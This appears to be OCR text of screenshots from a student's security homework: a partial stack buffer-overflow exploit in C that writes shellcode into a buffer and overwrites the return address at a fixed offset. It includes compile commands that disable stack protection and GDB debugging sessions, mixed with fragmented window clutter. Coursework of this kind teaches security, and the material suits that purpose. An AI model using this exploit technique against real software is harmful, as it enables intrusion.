
- Compile and run code using ‘setarch i686 –R gbd ./exploit’
- The output should be a GDB thus showing a buffer overflow attack.



TextEdit File Edit Format View Window Help
Sun Feb 13 7:11 PM
sftp://sr533158@eustis.eecs.ucf.edu - FileZilla
exploit.c
// Intialize buffer elements to 0x01
int i; for (i=0; i < buffSize; i++) buff[i] = 0x01;
// write your code below to fill the 27 bytes shellcode into the buff variable and
// overwrite the return address correctly in order to achieve stack overflow
// Your own code starts here:
for (i=0; i<27; i++) {
buff[i] = shellcode[i];
}
//Address: 0x7fffffffebc0
unsigned char buf_address[] = "\xc0\xeb\xFF\xFF\xFF\x7F\x00";
int offset = 184;
for (i=offset; i<offset+7; i++) {
buff[i] = buf_address[i-offset];
}
// Your code ends here.
// prepare command line input to execute target code
args[0] = TARGET;
args[1] = buff; // the first input parameter to the target code
args[2] = NULL;
env[0] = "FOO=bar";
Host: sftp://eust
Command: get
Error: Could not
Error: local: una
Error: Critical fil
Status: Starting u
Status: File trans
Status: Disconne
Local site: /Volur
158/homework/Project1
bin
cores
dev
etc
home
opt
Filename
..
AnyConnect V
Macintosh HD
No
Yes
lesize Filetype Last modified Permissions Owner/Group
179 c-file 02/13/2022 1... -rw-r--r-- sr533158 ...
776 c-file 02/13/2022 1... -rw-r--r-- sr533158 ...
20,320 File 02/13/2022 1... -rwxr-xr-x sr533158 ...
627 h-file 02/13/2022 1... -rw-r--r-- sr533158 ...
1,355 c-file 02/13/2022 1... -rw-r--r-- sr533158 ...
exploit 19,880 File 02/13/2022 1... -rwxr-xr-x sr533158 ...
README 582 File 02/13/2022 1... -rw-r--r-- sr533158 ...
2 directories
Selected 1 file. Total size: 1,355 bytes
Server/Local file Direction Remote file Size Priority Status
Queued files
Failed transfers (3)
Successful transfers (5)
AnyConnect VPN 4.9.06037
A
EXAM
Ph.D
PHYSICS
Screen Shot 2022-02...8.01 PM
Screen Shot 2022-02...8.21 PM

GDB Running Process



Terminal Shell Edit View Window Help
Sun Feb 13 6:56 PM
exploit.c
char *tmp = NULL;
// Creating an input buffer that can cause buffer overflow in strcpy function in the target executable
int buffSize = 1000; char buff[bu
// Intialize buffer elements to 0
int i; for (i=0; i < buffSize;
// write your code below to fill
// overwrite the return address
// Your own code starts here:
for (i=0; i<27; i++) {
buff[i] = shellcode[i];
}
// Your code ends here.
// prepare command line input to
args[0] = TARGET;
args[1] = buff; // the first inpu
args[2] = NULL;
env[0] = "FOO=bar";
env[1] = NULL;
if (0 > execve(TARGET, args, env)
fprintf(stderr, "execve failed.
srijadasgupta — sr533158@net1547: ~/homework/Project1 — ssh sr5331...
[sr533158@net1547:~/homework/Project1$ ls
exploit exploit.c README shellcode.h target.c testshellcode.c
[sr533158@net1547:~/homework/Project1$ gcc -ggdb -fno-stack-protector -z execstac
k -o target target.c
[sr533158@net1547:~/homework/Project1$ ls
exploit exploit.c README shellcode.h target target.c testshellcode.c
sr533158@net1547:~/homework/Project1$
Host: sftp:/
Local site: /
Filename
..
AnyConnect VPN 4.9...
Macintosh HD
Locations
AnyCo...
Size
Kind
504 bytes Document
776 bytes Plain Text
2 directories
Selected 1 file. Total size: 582 bytes
Server/Local file
Direction
Remote file
Size
Priority
Status
Queued files
Failed transfers
Successful transfers (12)
AnyConnect VPN 4.9.06037
A
EXAM
Ph.D
PHYSICS
Screen Shot 2022-02...8.01 PM
Screen Shot 2022-02...8.21 PM


Terminal Shell Edit View Window Help
Sun Feb 13 6:55 PM
exploit.c
README — Locked
use the following command line to compile the codes
srijadasgupta — sr533158@net1547: ~/homework/Project1 — ssh sr5331...
exploit.c README shellcode.h target.c testshellcode.c
[sr533158@net1547:~/homework/Project1$ gcc -ggdb -fno-stack-protector -z execstac
k -o exploit exploit.c
[sr533158@net1547:~/homework/Project1$
[sr533158@net1547:~/homework/Project1$ ls
exploit exploit.c README shellcode.h target.c testshellcode.c
[sr533158@net1547:~/homework/Project1$ setarch i686 -R gdb ./exxploit
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
./exxploit: No such file or directory.
(gdb)
Host: sftp:/
Local site:
Filename
AnyConnect v
Macintosh HD
2 directories
Selected 1 file. Total size: 582 bytes
Server/Local file Direction Remote file Size Priority Status
Queued files Failed transfers Successful transfers (12)
Favorites
iCloud
Locations
Size Kind
1 KB Plain Text
582 bytes Document
627 bytes Plain Text
179 bytes Plain Text
AnyConnect VPN 4.9.06037
A
EXAM
Ph.D
PHYSICS
Screen Shot 2022-02...8.01 PM
Screen Shot 2022-02...8.21 PM



Terminal Shell Edit View Window Help
Sun Feb 13 6:58 PM
sftp://sr533158@eustis.eecs.ucf.edu - FileZilla
srijadasgupta — sr533158@net1547: ~/homework/Project1 — ssh sr5331...
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./exploit...
(gdb) break target.c:foo
No source file named target.c.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (target.c:foo) pending.
(gdb) run
Starting program: /home/net/sr533158/homework/Project1/exploit
execve failed.
[Inferior 1 (process 3586672) exited normally]
(gdb)
Queued files
Failed transfers
Successful transfers (13)
AnyConnect VPN 4.9.06037
EXAM
Ph.D
PHYSICS
Screen Shot 2022-02...8.01 PM
Screen Shot 2022-02...8.21 PM


Terminal Shell Edit View Window Help
Sun Feb 13 7:01 PM
sftp://sr533158@eustis.eecs.ucf.edu - FileZilla
srijadasgupta — sr533158@net1547: ~/homework/Project1 — ssh sr5331...
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./exploit...
(gdb) break target.c:foo
No source file named target.c.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (target.c:foo) pending.
(gdb) run
Starting program: /home/net/sr533158/homework/Project1/exploit
process 3593857 is executing new program: /home/net/sr533158/homework/Project1/target
Press any key to call foo function...
Breakpoint 1, foo (
arg=0x7ffff7e3700d <_IO_new_file_write+45> "H\205\300x.H)\303H\001\305H\205\333~SA\213}pH\211\332H\211\356A\366Et\002t\332\350\235G\b") at target.c:5
5 {
(gdb)
(gdb)
Local site: /Volumes/
Project1
Filename
Filesize
Filetype
Last modified
Permissions
Owner/Group
AnyConnect VPN 4.9...
Macintosh HD
Directory
shellcode.h 627 h-file
exploit.c 1,165 c-file
README 582 File
02/13/2022 1... -rw-r--r-- sr533158 ...
2 directories
5 files. Total size: 3,329 bytes
Server/Local file
Direction
Remote file
Size
Priority
Status
Queued files
Failed transfers
Successful transfers
AnyConnect VPN 4.9.06037
A
EXAM
Ph.D
PHYSICS
Screen Shot 2022-02...8.01 PM
Screen Shot 2022-02...8.21 PM


```
Welcome to eustis.eecs.ucf.edu.

Please use your NID and NID password to log in.
Your NID should be 2 letters followed by 6 digits.

See http://t.cs.ucf.edu/help/eustis  for additional instructions.

sr533158@eustis.eecs.ucf.edu's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-96-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Local docs:     http://t.cs.ucf.edu/help/eustis
Last login: Sun Feb 13 22:50:04 2022 from 172.31.15.252
sr533158@net1547:~$ cd homework
sr533158@net1547:~/homework$ cd Project1
sr533158@net1547:~/homework/Project1$ ls
exploit    README       target    testshellcode
exploit.c  shellcode.h  target.c  testshellcode.c
sr533158@net1547:~/homework/Project1$ gcc -ggdb -fno-stack-protector -z execstack -o target target.c
sr533158@net1547:~/homework/Project1$ gcc -ggdb -fno-stack-protector -z execstack -o exploit exploit.c
